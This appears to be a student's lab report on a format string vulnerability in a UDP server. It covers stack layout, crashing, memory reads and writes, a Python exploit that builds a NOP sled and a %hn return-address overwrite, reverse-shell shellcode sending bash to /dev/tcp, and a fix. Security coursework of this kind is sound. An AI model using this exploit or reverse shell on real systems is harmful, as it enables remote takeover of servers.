
Lab 4 : Format String Vulnerability Darshan K (A20446137)


Task 1: The Vulnerable Program:

After executing the vulnerable program, that has format string vulnerability, it started listening to the UDP port, 9090. Whenever there’s a request to this port, it activates the myprintf() function to print out the data input received from the client. Below is the output of the server program listening to the client’s request. The left portion of the screen is where the server is running and the portion to the right is where the requests are made. There are 2 variations in the inputs from the client. A raw message passed and the message passed through a file. We can see the outputs from both the variations.



Task 2: Understanding the layout of the stack:

$ebp of myprintf() is the address at (2). Hence Memory address at (2) is 0xbfffe6f8 + 4 = **0xbfffe6fc**.



From the output below we can see, the address of the input array is **0xbfa288b0** which is the address at (3). Now from the client vm which is running on the same machine, we send an input string aabbccdd along with quite a few %x's. The output at the server prints the input string along with other data. The input string aabbccdd is printed at the 56th position. From these calculations, the address at (1) can be derived as **0xbfa288b0 - 56*4 = 0xbfa287d0.** Therefore the distance between (1) and (3) is **e0 ~ 224.**

Task 3: Crash the Program:

printf() function keeps looking for a bunch of char* to print. When we send a bunch of **%s** as an argument to the printf() the program crashes. The reason being it keeps bumping up the vls pointer. It keeps on printing till it finds the null pointer. **%s** corresponds to null and it's address is not present in the memory. Since it keeps looking for a char*, passing a **%s** which is basically a **null** will cause a page fault which in turn crashes the program causing a segmentation fault.

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




Task 4: Print out the Server Program's Memory:

Task 4.A: Stack Data: The calculations made in 2 align with the output we see below. It can be seen that the %x corresponding to the 56th position prints out input string aabbccdd.




Task 4.B: Heap Data: We get the address of the secret message as **0x08048870.** We will now use %x's to reach the user input and print the value at the address where the secret message

is stored. After printing 55 consecutive %x's and %s at the 56th position we can see the secret message printed out at the 56th position.




Task 5 : Change The Server Program's Memory:

Task 5.A: Change the value to a different one: We know the address of the target variable ~ **0x0804a044.** Now to modify the value at the target address we make use of %n format specifier. Similar to the previous approach, we first print out 55 consecutives %x's and at the 56th position we pass on %n with the address 0x0804a044 as the input string. The results can be seen below:




Task 5.B: Change the Value to 0x500: From the previous step it is evident that the value of the target variable (after) is 0x000001f4. We now need to change this to 0x500 as asked for. This means we need to print 0x500 - 0x1f4 = 780 in decimal. Similar to the previous approaches, we need to first print 55 consecutive 55 %x's and in the 56th position, we change the %n to %.788x. Adding the default 8 used previously to 780 making it 788.



Task 5.C: Change the Value to 0xFF990000: The address at which the target is stored is **0x0804a044.** For the higher two bytes **0x0804a046, 0xff99** is stored by printing required number of characters and then modifying the other 2 bytes by printing the remaining number of characters. And since the remaining characters here are 0's, we need to add the remaining number of characters such that the total reaches 65536 so that 0 is printed out. Printing out 0's are hard because you can only

increment values and if you've printed one character so far, and ant 0 to be written to some location, we need to print 65535 characters to reach this value. Below it the output after it is done..




Task 6: Inject Malicious Code into the Server Program:


The length of the malicious code is 81 bytes. And the code is placed at a location starting from the end of the buffer. So, using the return address of myprintf and adding 1000 to it and filling it with nop's we can create a badfile which inturn is an input to the server. And the format string snippet is shown below:

```
N = 1200
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Put the code at the end
start = N - len(malicious_code)
content[start:] = malicious_code

print(len(malicious_code))

content[0:4]=(0xbfffe6f3).to_bytes(4,byteorder='little')
content[4:8]=("@@@@").encode('latin-1')
content[8:12]=(0xbfffe6fc).to_bytes(4,byteorder="little")

format_specifiers = "%.9x"*54 + "%.48653x" + "%hn" + "%.11129x" + "%hn"
format_String = (format_specifiers).encode('latin-1')
content[12:12+len(format_String)] = format_String;
```

```
# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```



After sending the badfile as an input to the server, it executes the malicious code generated by the exploit python code and deletes the **myfile file** created prior to executing an attack. Below is the screenshot that is a testimony to the successful attack.




Task 7: Getting a Reverse Shell:

A few minor changes to the malicious part of the exploit.py to make place for “/bin/bash -c “/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1” looks like this,

"\x31\xd2"
"\x52"
"\x68""2>&1"
"\x68""   "
"\x68""0<&1"
"\x68""   "
"\x68""   "
"\x68""080 "
"\x68"".1/8"
"\x68"".0.0"
"\x68""/127"
"\x68""/tcp"
"\x68""/dev"
"\x68"" > "

"\x68"" -i "
"\x68""bash"
"\x68""////"
"\x68""/bin"
"\x89\xe2"



Task 8: Fixing the Problem:

The warning at printf(msg) indicates that the format is not a string literal and there are no format arguments as the printf expects it’s format to be a string literal and a statically allocated string. The following changes are made to the code to overcome the warning.

```
char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);
 //    printf(msg);
 printf("%s\n", msg);
 printf("The value of the ’target’ variable (after): 0x%.8x\n", target);
```